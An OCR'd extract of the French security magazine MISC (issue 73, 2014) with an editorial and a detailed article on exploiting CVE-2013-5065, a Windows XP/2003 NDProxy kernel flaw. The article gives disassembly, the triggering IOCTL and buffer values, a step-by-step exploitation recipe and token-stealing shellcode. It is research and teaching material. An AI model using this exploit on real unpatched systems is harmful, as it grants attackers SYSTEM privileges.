MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
N° 73 MAI/JUIN 2014
France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 $ cad - Maroc : 110 MAD - Tunisie 19 TND
L 19018 - 73 - F: 8,90 € - RD

APPLICATION *GPO / AUDIT*

Vérifiez le niveau de sécurité de votre parc de machines en auditant les stratégies de groupe Active Directory p. 56

SCIENCES *NSA / SNOWDEN*

Peut-on toujours avoir confiance dans la cryptographie ? p. 76

SYSTÈME *SOC / PATCH*

Retour d'expérience sur le déploiement d'un SOC ou comment gérer les vulnérabilités à l'échelle d'une grosse société ? p. 70

DOSSIER


CONFRONTEZ-VOUS AUX MEILLEURS !

MESUREZ VOS COMPÉTENCES GRÂCE AUX CHALLENGES DE SÉCURITÉ ! p. 28

1 - Les principaux concours
2 - Les mystères du logo de l'ANSSI enfin dévoilés
3 - pwntools, l'outil indispensable aux « Capture The Flag »
4 - Retour d'expérience sur quelques épreuves de Hack.lu 2013

EXPLOIT CORNER

CVE-2013-5065 : exploitation du noyau Windows pas à pas p. 04



PENTEST CORNER

Tomcat : l'API JMX vous en ouvre ses portes p. 10

FORENSIC CORNER

Forensic : améliorer ses résultats avec la visualisation analytique p. 18

Hack in Paris
by SYSDREAM

4th EDITION OF HACK IN PARIS
THE FRENCH IT SECURITY EVENT 23-27 JUNE 2014

- THE CORPORATE EVENT WITH MORE THAN 400 ATTENDEES
- HELD AT THE DISNEYLAND PARIS CONFERENCE CENTER
- 3 DAYS WITH 10 UNIQUE TRAININGS (23-25 JUNE 2014)
- 2 DAYS OF TALKS WITH 16 INTERNATIONAL RENOWN SPEAKERS (26-27 JUNE 2014)

Winn Schwartau * Jayson E. Street * Deral Heiland * Cyril Brunschwiller * Paul Coggins * Nicolas Grégoire ... among others

HACK IN PARIS 2014 WILL PRESENT A NEW CONCEPT: A VERY SPECIAL TALK WILL BE ON THE PROGRAM. YOU DON'T WANT MISS THIS ONE!

MORE INFORMATION

For more information on HACK IN PARIS trainings and talks please go on our website: http://www.hackinparis.com
Contact us + 33 1 78 76 58 00

With your pass Hack in Paris, you have access to the Nuit du Hack on the 28th of June at the same place.

REGISTRATION HACK IN PARIS
http://j.mp/hipreg

REGISTRATION NUIT DU HACK
http://j.mp/ndhreg

FOLLOW US ON TWITTER
@Hackinparis

FOLLOW US ON FACEBOOK
http://j.mp/fboohip

SYSDREAM
IT SECURITY SERVICES

ÉDITO LA GRANDE MENACE

Soyons (le)franc, les gens du marketing ne manquent pas d'imagination ! On voit apparaître régulièrement de nouveaux termes, comme les *breach detection systems* (BDS — ah tiens, dans BDS, il y a BD :)). Je ne trollerai pas sur ce n-ième concept, mais plutôt sur celui élu « concept de l'année 2013 » par Gartner, à savoir le *threat intelligence*.

Le concept de *threat intelligence* est de rassembler des informations sur les attaques (vuln, exploits, malwares) et les acteurs (pour l'attribution entre autres) afin que les gens ne cherchent plus à se protéger de tout, mais structurent leur défense en fonction de ces éléments. En soi, l'émergence de ce concept révèle un manque de maturité incroyable, car c'est ce qui devrait être fait depuis des années. D'ailleurs, ayant un âge canonique, j'en parle comme une idée fixe depuis un temps certain.

Pour les non-katemiddletonien (rien à voir avec ceux qui mangent les couleurs du milieu), comme tout domaine de l'*intelligence* (renseignement en bon vieux François Hollandais), deux des phases critiques sont la collecte des données puis leur analyse. Et là, on se dit qu'après s'être fait piquer nos meta-données comme des Schtroumpfs (*) ...

Avant, du genre il y a 6 mois, on disait que si un service sur Internet était gratuit, c'est que les données étaient en réalité la cible du fournisseur de service. Facebook a vite compris que l'humain était le talon d'Achille. Dans notre domaine, VirusTotal fournit un service gratuit, utile, mais ayant quand même besoin de se financer, revend l'accès aux flux d'information et autres recherches en base. Je m'en veux d'être le funeste porteur de ces révélations. Néanmoins, les murmures d'incrédulité qui vous agitent me beurrent le cœur de gratitude.

Maintenant, on achète des anti-virus et autres BDS (ah zut, la gaffe, je trolle, deux trois fois ;)) qui « call home » automatiquement, plus ou moins à l'insu de l'utilisateur, en envoyant nos données chez eux. Le principe est d'avoir les données plus fraîches que le poisson d'Ordralfabétix pour détecter les menaces. D'après les vendeurs, ces produits sont meilleurs maintenant qu'avant grâce à cette capacité. Et pendant ce temps-là à Vera Cruz, ils sortent un blog post sur le dernier virus ou 0 day à la mode qu'ils ont réussi à choper : tu es chanceux, Luke, comme dit Dark Vador à son fils. Au passage, belle opération de comm' passant sous silence tous les autres qui ont joliment sauté à côté (je vous mets le pied à l'étrier, mais oui, il y a une vanne dans la phrase précédente).

Mieux encore : des boîtes, principalement américaines, proposent leurs services gratuitement pour analyser les malwares reçus. Elles filent le rapport à celui qui a donné le malware, mais vendent par ailleurs ce même rapport à d'autres clients, avec des signatures et autres règles de détection. Olrik soit qui mal y pense : on notera quand même l'ironie de la situation au moment où la NSA est accusée de capacités d'espionnage massives, les entreprises US nourrissent leur croissance de ce commerce. Je rirais jaune, ça marque, si ce marché n'était pas black et mortifère.

Pas la peine de faire sa mauvaise tête, personne ne peut nier l'utilité de la discipline. Il serait toutefois regrettable que le marketing et le commerce viennent priver de ces informations ceux qui en ont besoin, ou que ce soit un nouvel écran de fumée. C'est aussi à chacun d'entre nous de décider ce qu'il veut faire de ses données, et surtout avec qui les partager, pas à ceux dont on utilise des services : ne laissons pas le dictateur appuyer sur le champignon à notre place ; ne laissons pas s'installer un tel gaspi routinier ; ne laissons pas notre part de calamars supplie l'ami.

Hacker vaillant, Michel, rien d'impossible, ne te laisse pas faire !

Bonne lecture !

Fred Raynal
@fredraynal | @MISCRedac

(*) J'en profite pour rappeler que je suis à la recherche de toutes les vieilles BD de vos parents, grands-parents, arrières-grands-parents, et plus encore !

SOMMAIRE

EXPLOIT CORNER
[04-08] Retour d'expérience sur la faille Windows CVE-2013-5065 « Ring Ring »

PENTEST CORNER
[10-17] Compromission du serveur applicatif Tomcat via l'API JMX

FORENSIC CORNER
[18-27] Attaques ciblées : la visualisation analytique comme outil forensic et d'investigation

DOSSIER


CONFRONTEZ-VOUS AUX MEILLEURS ! MESUREZ VOS COMPÉTENCES GRÂCE AUX CHALLENGES DE SÉCURITÉ !

[28] Préambule
[29-33] Petit plaidoyer en faveur des challenges de sécurité
[34-43] Le challenge du logo ANSSI
[44-48] pwntools, l'outil indispensable aux « Capture The Flag »
[50-55] Retour d'expérience sur quelques épreuves de Hack.lu 2013

APPLICATION
[56-68] Étude du moteur d'application des stratégies de groupe Active Directory à des fins d'audit de sécurité

SYSTÈME
[70-74] Retour d'expérience sur le déploiement d'un SOC : vulnerability management

SCIENCE & TECHNOLOGIE
[76-82] Chroniques de la planète crypto : est-ce vraiment la fin ?

ABONNEMENT
[64] Bon d'abonnement

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
boutique.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scali
Responsable publicité :
Black Mouse Communication
Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

RETOUR D'EXPÉRIENCE SUR LA FAILLE WINDOWS CVE-2013-5065 « RING RING »

Mouad Abouhali – mouad.abouhali@eads.net (@_m00dy_)
Security Researcher at Airbus Group Innovations

mots-clés : *WINDOWS / EXPLOITATION / PILOTE / NDPROXY / TAPI / ÉLÉVATION DE PRIVILÈGES*

Fin décembre 2013, une faille permettant une élévation de privilèges sur les systèmes Windows a été largement exploitée par des malwares se propageant via des fichiers PDF. Ces derniers embarquaient du code visant à exploiter une faille PDF (CVE-2013-3346) permettant le contournement de la sandbox d'Adobe Reader.

1 Introduction

Une brève recherche sur Internet met en évidence que le code d'exploitation de cette vulnérabilité a été largement publié (**[CODE1]**, **[CODE2]** et ici **[CODE3]**). En estimant que cette faille peut s'avérer utile lors d'un Pentest nécessitant une élévation de privilège sur Windows XP et 2003, je me suis penché dessus afin d'étudier le composant vulnérable et de produire un code d'exploitation s'exécutant correctement sur une machine Windows 2003. La simplicité de la faille et de son exploitation fait d'elle un bon cas d'école pour revenir sur quelques notions de base sur l'exploitation des pilotes Windows.

2 Description de la vulnérabilité

Cette vulnérabilité permet une élévation de privilège sous Windows XP et Windows 2003 en exploitant un manque de validation des paramètres transmis au composant noyau « NDProxy » depuis l'espace utilisateur. Par conséquent, un utilisateur ayant des privilèges limités peut récupérer les privilèges SYSTEM et prendre ainsi le contrôle de la cible Windows.

2.1 TAPI et NDProxy.sys

Le schéma de la Figure 0 met en évidence les composants concernés par cette faille, à citer :




Fig. 0 : Description globale de la vulnérabilité.

- TAPI (*Telephony Application Programming Interface*) correspond à un ensemble d'API Windows assurant une couche d'abstraction entre les applications de téléphonie (TAPI) et le matériel présent au niveau d'une machine Windows. Ces APIs permettent entre autres d'interroger des composants physiques (ex : modem) en implémentant du code (ex : appeler un numéro de téléphone).
- Le pilote NDProxy correspond au composant noyau permettant d'assurer l'interface entre les services TAPI et les pilotes CoNDIS WAN **[MICROSOFT]**.

L'idée de l'exploitation de la faille est de « communiquer » avec le pilote vulnérable en lui envoyant un *IOCTL* spécifiant la `METHOD_BUFFERED` et un buffer en entrée contenant les valeurs enclenchant la vulnérabilité.

2.2 Chemin d'exploitation de la faille

Cette partie sera abordée en combinant une analyse statique du fichier **ndproxy.sys** et une analyse dynamique réalisée sur une machine Windows 2003.

Une première analyse du code assembleur du fichier **ndproxy.sys** permet de retrouver rapidement la routine d'initialisation du pilote **ndproxy.sys**. La fonction **DriverEntry** prend en entrée un objet de type **DRIVER_OBJECT** :

```
module : ndproxy.sys
INIT:0001B026 ; int __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, int)
```

Cette fonction va se charger entre autres de mettre à jour la **Function Dispatch Table** de **DRIVER_OBJECT** :

```
INIT:0001B1C7    mov  eax, [ebp+DeviceObject]
INIT:0001B1CA    mov  [ecx+8], eax
INIT:0001B1CD    mov  eax, [ebp+DriverObject] ; eax -> DriverObject
INIT:0001B1D0    and  dword ptr [eax+28h], 0 ; MajorFunctions
INIT:0001B1D4    mov  dword ptr [eax+34h], offset _PxUnload@4 ; PxUnload(x)
INIT:0001B1DB    mov  dword ptr [eax+38h], offset _PxIOCreate@8 ; Function_IRP_MJ_
CREATE
INIT:0001B1E2    mov  dword ptr [eax+40h], offset _PxIOCreate@8 ; PxIOCreate(x,x)
INIT:0001B1E9    mov  dword ptr [eax+70h], offset _PxIODispatch@8 ;
PxIODispatch(x,x)
INIT:0001B1E9                         ; Function_IRP_EVOCE_CONTROL:
INIT:0001B1E9                         ; This function is used when
INIT:0001B1E9                         ; the DeviceIoControl funtion is called
INIT:0001B1F0    mov  dword ptr [eax+80h], offset _PxIOCleanup@8 ; PxIOCleanup(x,x)
```

La fonction qui nous intéresse, au niveau de cette table, est **_PxIODispatch** qui prend en paramètre deux pointeurs dont un permettant d'accéder à la structure IRP :

```
module ndproxy.sys
.text:00013BF6 ; int __stdcall PxIODispatch(PDEVICE_OBJECT
pDeviceObject, PIRP Irp)
```

La commande Windbg suivante permet aussi d'arriver au même constat:

```
kd> !drvobj \Driver\NDProxy 7
Driver object (81ef67a0) is for:
 \Driver\NDProxy
Driver Extension List: (id , addr)

Device Object list:
82004dd8

DriverEntry:   f86aa2a4 NDProxy!GsDriverEntry
DriverStartIo: 00000000
DriverUnload:  f86a2b02 NDProxy!PxUnload
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      f86a28b2 NDProxy!PxIOCreate
[01] IRP_MJ_CREATE_NAMED_PIPE           80820852 nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       f86a28b2 NDProxy!PxIOCreate
...
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         80820852 nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              f86a2bf6 NDProxy!PxIODispatch
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     80820852 nt!IopInvalidDeviceRequest
[10] IRP_MJ_SHUTDOWN                    80820852 nt!IopInvalidDeviceRequest
[11] IRP_MJ_LOCK_CONTROL                80820852 nt!IopInvalidDeviceRequest
[12] IRP_MJ_CLEANUP                     f86a2908 NDProxy!PxIOCleanup
...
```

Pour poursuivre l'analyse dynamique, nous allons utiliser la fonction **DeviceIoControl** pour communiquer avec le pilote **[MS_IRP]** et lui envoyer un paquet IRP contenant une structure **IO_STACK_LOCATION** dont le champ **Majorfunction** est égal à **IRP_MJ_DEVICE_CONTROL**, c'est a dire la valeur **0xE**.

La fonction **DeviceIoControl** a besoin d'un « Handle » vers le pilote avec lequel on cherche à communiquer et un *IOCTL*. L'analyse du code assembleur permet de déterminer les différentes valeurs *IOCTL* traitées par le pilote :

```
module : ndproxy.sys
.tex t:00013C02                mov     ebx, [ebp+Irp]
[1].text:00013C05                mov     eax, [ebx+60h]  ; --> _IO_STACK_LOCATION
.text:00013C05                                           ; MajorFunction
[2].text:00013C08              cmp     byte ptr [eax], IRP_MJ_DEVICE_CONTROL ;
Compare with IRP_MJ_DEVICE_CONTROL
.text:00013C0B              mov     ecx, [eax+8]
.text:00013C0E              push    esi
[3].text:00013C0F                mov     esi, [ebx+IRP.AssociatedIrp.SystemBuffer] ;
.text:00013C12              mov     [ebp+Irp], ecx
.text:00013C15              mov     ecx, [eax+4]
.text:00013C18              push    edi
.text:00013C19              mov     [ebp+var_8], ecx
.text:00013C1C              jnz     @@exit          ; NOT_IRP_MJ_DEVICE_CONTROL
```

Le pilote récupère en premier lieu un pointeur vers la structure **IO_STACK_LOCATION** (1), puis s'assure que le code de la requête reçue est bien **IRP_MJ_DEVICE_CONTROL** (2). En (3), le registre ESI pointe vers le buffer utilisé pour le transfert de données. Il est à noter que le contenu de ce buffer est passé en paramètre de la fonction **DeviceIoControl** et est donc sous notre contrôle.

Un peu plus loin, le pilote récupère le code *IOCTL* depuis la structure **IO_STACK_LOCATION** :

```
module : ndproxy.sys
.text:00013C34                mov     eax, [eax+IO_STACK_LOCATION.
Parameters.DeviceIoControl.IoControlCode] ; /*0x00C*/
.text:00013C34                                          ; ULONG32
.text:00013C34                                          ;
IoControlCode;
.text:00013C37                          cmp     eax,
8FFF23C0h
.text:00013C3C                mov     edi, 103h
.text:00013C41                jz      loc_13F51
```

En effet, la suite du code montre que le pilote teste un certain nombre de codes *IOCTL* dont chacun implique un chemin d'exécution spécifique. Si le code *IOCTL* n'est pas égal à la valeur **0x8FFF23C0**, un saut vers le test suivant est réalisé :


```
.text:00013C47                cmp     eax, 8FFF23C4h
.text:00013C4C                jz      loc_13EE7
...
.text:00013C52                cmp     eax, 8FFF23C8h
.text:00013C57                jz      loc_13DE0
...
.text:00013C5D                cmp     eax, 8FFF23CCh
.text:00013C62                jz      loc_13DE0
```

Le code **0x8fff23cc** indique que la méthode de transfert choisie est **METHOD_BUFFERED**.

À ce stade, on peut écrire un code permettant de communiquer avec notre pilote afin de continuer l'analyse dynamique :

```
DeviceIoControl(hdev, 0x8fff23cc, InBuf, 0x54, InBuf, 0x24,
&(dwRetBytes), 0);
```

Le point d'arrêt sur l'appel de la fonction **PxIODispatch** nous permet d'inspecter le contenu de la structure **IO_STACK_LOCATION :kd> dt _IO_STACK_LOCATION 81b319b0** :

```
ntdll!_IO_STACK_LOCATION
   +0x000 MajorFunction     : 0xe ''
   +0x001 MinorFunction     : 0 ''
   +0x002 Flags             : 0 ''
   +0x003 Control           : 0 ''
   +0x004 Parameters        : __unnamed
    +0x014 DeviceObject     : 0x82004dd8 _DEVICE_OBJECT
   +0x018 FileObject        : 0x81fdc358 _FILE_OBJECT
   +0x01c CompletionRoutine : (null)
   +0x020 Context           : (null)
```

La structure contient bien le code **0xE**, qui correspond à la fonction majeure **IRP_MJ_DEVICE_CONTROL**.

Poursuivons l'exécution ; la branche correspondant à un *IOCTL* de valeur **8FFF23CCh** mène au code suivant :

```
module : ndproxy.sys
.text:00013DE0 loc_13DE0:          ; CODE XREF: PxIODispatch(x,x)
.text:00013DE0                     ; PxIODispatch(x,x)
.text:00013DE0            mov     edi, [ebp+Irp]
.text:00013DE3            push    24h
.text:00013DE5            pop     edx             ;
.text:00013DE6            cmp     edi, edx
.text:00013DE8            jb      loc_13EDD
```

La valeur **0x24** est affectée au registre **edx**. Au début de cette fonction, le registre **esi** a été initialisé à l'adresse du buffer en entrée (dont le contenu est contrôlé par l'utilisateur) :

```
module : ndproxy.sys
.text:00013DF6        mov     eax, [esi+14h]  ;  ESI pointe vers le buffer
Input/Ouptut
.text:00013DF6                                ; systembuffer
.text:00013DF9        sub     eax, 7030101h
.text:00013DFE        cmp     eax, edx        ; edx vaut 0x24
.text:00013E00        mov     [ebp+var_4], edx
.text:00013E03        jbe     short loc_13E11
.text:00013E05        mov     dword ptr [esi+10h], 0C001201Dh
.text:00013E0C        jmp     loc_13ED6
```

On remarque que la valeur **0x7030101** est soustraite au contenu du buffer et le résultat est par la suite comparé à la valeur **0x24**. Pour éviter la branche qui renvoie vers la fin de la fonction et atteindre le code suivant, il faut satisfaire cette condition.

Ainsi, il faut initialiser notre buffer d'entrée à l'offset **0x14** avec la valeur **0x7030125** (**0x7030125-0x7030101 = 0x24**).

Ensuite, la valeur à l'offset **0x1C** est récupérée dans le registre **ecx**, un calcul est effectué sur la valeur du registre **eax** (**(eax+eax*2)*4** → **(0x24+0x24*2)*2** → **0x000001B0**).

```
.text:00013E11 loc_13E11:
.text:00013E11                mov     ecx, [esi+1Ch]  ;
.text:00013E11                                        ;
SystemBuffer+0x1C
.text:00013E14                lea     eax, [eax+eax*2]
.text:00013E17                shl     eax, 2
.text:00013E1A                cmp     ecx, dword_1A004[eax]
.text:00013E20                mov     [ebp+Irp], eax
.text:00013E23                jnb     short loc_13E31
```

Le résultat de ce calcul est utilisé comme un index dans le tableau de fonctions suivant, afin de récupérer l'adresse de la fonction à appeler pour le traitement de la requête d'E/S :

```
data:0001A004 word_1A004      dw 10h                  ; DATA XREF:
PxIODispatch(x,x)
.data:0001A006                dw 0
.data:0001A008 off_1A008      dd offset _PxTapiDial@4 ; DATA XREF:
PxIODispatch(x,x)
.data:0001A008                                        ;
PxTapiDial(x)
.data:0001A00C                dd 7030102h
.data:0001A010                dw 10h
.data:0001A012                dw 0
.data:0001A014                dd offset _PxTapiAnswer@4 ;
PxTapiAnswer(x)
....

.data:0001A1A0                dd offset _PxTapiGatherDigits@4 ;
PxTapiGatherDigits(x)
.data:0001A1A4                dd 7030124h
.data:0001A1A8                dw 8
.data:0001A1AA                dw 0
.data:0001A1AC                dd offset _PxTapiMonitorDigits@4 ;
PxTapiMonitorDigits(x)
.data:0001A1B0 _PxTapiCallParamList dd 30h
.data:0001A1B0                                        ; PxAfXyzTra
nslateTapiCallParams(x,x,x,x,x,x)
.data:0001A1B4 word_1A1B4     dw 34h                  ; DATA XREF:
PxCopyLineCallParams(x,x)
.data:0001A1B6                dw 0
.data:0001A1B8                dw 38h
.data:0001A1BA                dw 0
```

En fonction de la valeur du buffer d'entrée (**0x7030125**) et après le calcul, la valeur du tableau à l'index **eax** est **0x34** qui ne correspond pas à un offset de fonction valide puisqu'elle se trouve au-delà de la taille du tableau.

À la fin, le pilote exécute l'appel de la fonction en passant l'index précédemment calculé :

```
.text:00013E7F loc_13E7F:                              ; CODE XREF:
PxIODispatch(x,x)
.text:00013E7F                 mov     eax, dword_1A734
.text:00013E84                 mov     [esi+0Ch], eax
.text:00013E87                 mov     [esi+8], ebx
.text:00013E8A                 mov     dl, byte_1A740  ; NewIrql
.text:00013E90                 mov     ecx, edi        ; SpinLock
.text:00013E92                 call    ds:__imp_@
KfReleaseSpinLock@8 ; KfReleaseSpinLock(x,x)
.text:00013E98                 mov     eax, [ebx+60h]
.text:00013E9B                 or      byte ptr [eax+3], 1
.text:00013E9F                 mov     eax, [ebp+Irp]
.text:00013EA2                 push    esi
.text:00013EA3                 call    off_1A008[eax]  ;
PxTapiDial(x)
.text:00013EA9                 mov     edi, 103h
.text:00013EAE                 cmp     eax, edi
.text:00013EB0                 jnz     short loc_13EB9
.text:00013EB2                 mov     eax, edi
.text:00013EB4                 jmp     loc_13FFE
```

Sous Windbg, cet appel se traduit comme suit :

```
f86a2ea2 56              push    esi
kd> p
f86a2ea3 ff9008906af8    call    dword ptr [eax-7956FF8h]
kd> dw eax-7956FF8h
f86a91b8  0038 0000 003c 0000 0040 0000 0044 0000
f86a91c8  0048 0000 004c 0000 0050 0000 0054 0000
```

Donc il suffit d'écrire du code à cette adresse afin de pouvoir l'exécuter.

3 Exploitation

Donc pour résumer, afin d'exploiter cette faille il faut :

1- Construire un buffer contenant la valeur **0x7030125** à l'offset **0x14** et la valeur **0x34** à l'offset **0x1C**.

2- Allouer un espace mémoire à l'adresse de base **0x00000001**.

Un petit mot sur l'allocation de la page NULL sous Windows, en effet cette opération peut être effectuée avec un appel à la fonction native de Windows **NtAllocateVirtualMemory**. Toutefois, cette technique n'est plus possible à partir de Windwos 8 **[BH]**.

3- Écrire un shellcode dans cet espace mémoire, permettant par exemple de récupérer le jeton d'accès d'un processus **SYSTEM**.

4- Obtenir un Handle sur le composant NDProxy.

5- Envoyer l'*IOCTL* **0x8fff23cc** au pilote NDProxy.

6- Exécuter un invite de commande avec les nouveaux privilèges.

3.1 Un mot sur le shellcode

Ici, rien de plus classique qu'un shellcode qui va récupérer le jeton d'accès d'un processus **SYSTEM** (ex : pid 4). Le shellcode va ainsi :

- Récupérer le Thread courant, puis le processus courant (**_KTHREAD →EPROCESS**).
- Parcourir la liste doublement chaînée **_LIST_ENTRY** de **ERPOCESS** à la recherche du processus dont le PID est égal à 4.
- Récupérer le jeton d'accès du processus **SYSTEM** et modifier celui du processus courant par cette valeur.

Plus de détails sur cette technique peuvent être étudiés ici **[ROOTKITS]**.

Il est utile de rappeler que les offsets des structures utilisées diffèrent entre un système Windows XP et 2003.

3.2 Analyse du shellcode

Le code suivant illustre cette technique sous une machine XP :

```
00000000  90              nop
00000001  33C0            xor eax,eax
[1]00000003  648B8024010000    mov eax,[fs:eax+0x124]
0000000A  8B4044          mov eax,[eax+0x44]
0000000D  8BC8            mov ecx,eax
[2]0000000F  8B8088000000      mov eax,[eax+0x88]
00000015  2D88000000      sub eax,0x88
[3]0000001A  83B884000000004   cmp dword [eax+0x84],byte +0x4
00000021  75EC            jnz 0xf
[4]00000023  8B90C8000000      mov edx,[eax+0xc8]
[5]00000029  8991C8000000      mov [ecx+0xc8],edx
0000002F  C3              ret
```

En (1), le code récupère un pointeur vers la structure **KPRCB** (extension de KPCR), qui n'est autre qu'une structure interne de Windows stockant des informations sur le processeur courant. Sous XP et 2003, elle est accessible à l'adresse **0xffdff120** :

```
kd> !running -i

System Processors 1 (affinity mask)
  Idle Processors 1

All processors idle.

       Prcbs     Current   Next
  0    ffdff120  80898e40          ................
```

À l'offset **0x004** de cette structure, on retrouve un pointeur vers la structure **_KTHREAD** du processus courant.

```
dt nt!_KPRCB 0xffdff120
   +0x000 MinorVersion     : 1
   +0x002 MajorVersion     : 1
   +0x004 CurrentThread    : 0x81af2da8 _KTHREAD
   +0x008 NextThread       : (null)
```

En effet, ce pointeur est accessible avec l'adresse **FS:0x124**. De là, il faut simplement parcourir le chemin : **_KTHREAD-->_KAPC_STATE--> EPROCESS** pour atteindre la structure du processus courant.

Le tableau suivant met en évidence les offsets au sein de chaque structure parcourue entre un système XP et un système 2003 :

Windows 2003	Windows XP
La structure _KTHREAD	
+0x000 Header : _DISPATCHER_HEADER +0x010 MutantListHead : _LIST_ENTRY +0x018 InitialStack : +0x01c StackLimit : +0x020 KernelStack : +0x024 ThreadLock : +0x028 ApcState : _KAPC_STATE ...	typedef struct _KTHREAD { /*0x000*/ struct _DISPATCHER_HEADER Header; /*0x010*/ struct _LIST_ENTRY MutantListHead; /*0x018*/ VOID* InitialStack; /*0x01C*/ VOID* StackLimit; /*0x020*/ VOID* Teb; /*0x024*/ VOID* TlsArray; /*0x028*/ VOID* KernelStack; /*0x02C*/ UINT8 DebugActive; /*0x02D*/ UINT8 State; /*0x02E*/ UINT8 Alerted[2]; /*0x030*/ UINT8 Iopl; /*0x031*/ UINT8 NpxState; /*0x032*/ CHAR Saturation; /*0x033*/ CHAR Priority; /*0x034*/ struct _KAPC_STATE ApcState;
La structure _KAPC_STATE	
dt nt!_KAPC_STATE +0x000 ApcListHead : [2] _LIST_ENTRY +0x010 Process : _KPROCESS +0x014 KernelApcInProgress : 0 '' +0x015 KernelApcPending : 0 '' +0x016 UserApcPending : 0 '' ...	typedef struct _KAPC_STATE { /*0x000*/ struct _LIST_ENTRY ApcListHead[2]; /*0x010*/ struct _KPROCESS* Process; /*0x014*/ UINT8 KernelApcInProgress; /*0x015*/ UINT8 KernelApcPending; /*0x016*/ UINT8 UserApcPending; ...

Ce qui explique que pour un XP on atteint le processus courant en ajoutant **0x44** à l'adresse du Thread courant et sous 2003 en ajoutant **0x38**.

Une sauvegarde du processus courant est effectuée en utilisant le registre **ecx**, puis en (2) le code met en place une boucle visant à parcourir une liste doublement chaînée, qui permet de lister les processus (cette liste est établie par deux pointeurs **FLINK** et **BLINK**), à la recherche du processus dont le PID est égal 4 (point 3). À ce niveau aussi les offsets diffèrent.

Windows 2003	Windows XP
Le pointeur FLINK	
dt nt!_EPROCESS +0x000 Pcb : _KPROCESS ... +0x098 ActiveProcessLinks : _LIST_ENTRY dt nt!_LIST_ENTRY +0x000 Flink : Ptr32 _LIST_ENTRY +0x004 Blink : Ptr32 _LIST_ENTRY	typedef struct _EPROCESS /*0x088*/ struct _LIST_ENTRY ActiveProcessLinks; typedef struct _LIST_ENTRY { /*0x000*/ struct _LIST_ENTRY* Flink; /*0x004*/ struct _LIST_ENTRY* Blink; }LIST_ENTRY, *PLIST_ENTRY;
Le PID	
dt nt!_EPROCESS +0x094 UniqueProcessId : Ptr32 Void	typedef struct _EPROCESS { /*0x084*/ VOID* UniqueProcessId;
Le jeton d'accès (Token)	
+0x0d8 Token : _EX_FAST_REF	/*0x0C8*/ struct _EX_FAST_REF Token;

En (4 et 5), une fois le processus dont le PID est égal 4 est identifié, le jeton d'accès de ce dernier est récupéré pour être affecté au processus courant.

Conclusion

Cette faille nous a permis de revenir sur quelques notions de base sur l'exploitation d'une faille dans un driver sur un système Windows. Il est à noter que Windows 8/2008 intègre plusieurs protections **[BH]** qui rendraient cette exploitation impossible. Il n'est pas surprenant aussi de croiser ce même schéma de vulnérabilité dans des drivers de produits tiers. Du fait qu'ils s'exécutent dans l'espace de confiance de Windows et ont donc un accès illimité au système, les drivers sont des composants extrêmement critiques. Leur développement devrait suivre un processus qualité particulièrement rigoureux et exigeant, afin d'éviter ce type de faille qui met a mal l'intégralité de la sécurité du système. ■

Remerciements

Un grand merci à Benjamin Caillat pour sa relecture minutieuse. Merci à toute l'équipe IW et à Sébastien Renaud pour ses conseils.

Références

[CODE1] http://blog.spiderlabs.com/2013/12/the-kernel-is-calling-a-zeroday-pointer-cve-2013-5065-ring-ring.html

[CODE2] http://www.fireeye.com/blog/technical/cyber-exploits/2013/12/cve-2013-33465065-technical-analysis.html

[CODE3] http://labs.portcullis.co.uk/blog/cve-2013-5065-ndproxy-array-indexing-error-unpatched-vulnerability/

[CODE4] http://blogs.mcafee.com/mcafee-labs/emerging-stack-pivoting-exploits-bypass-common-security

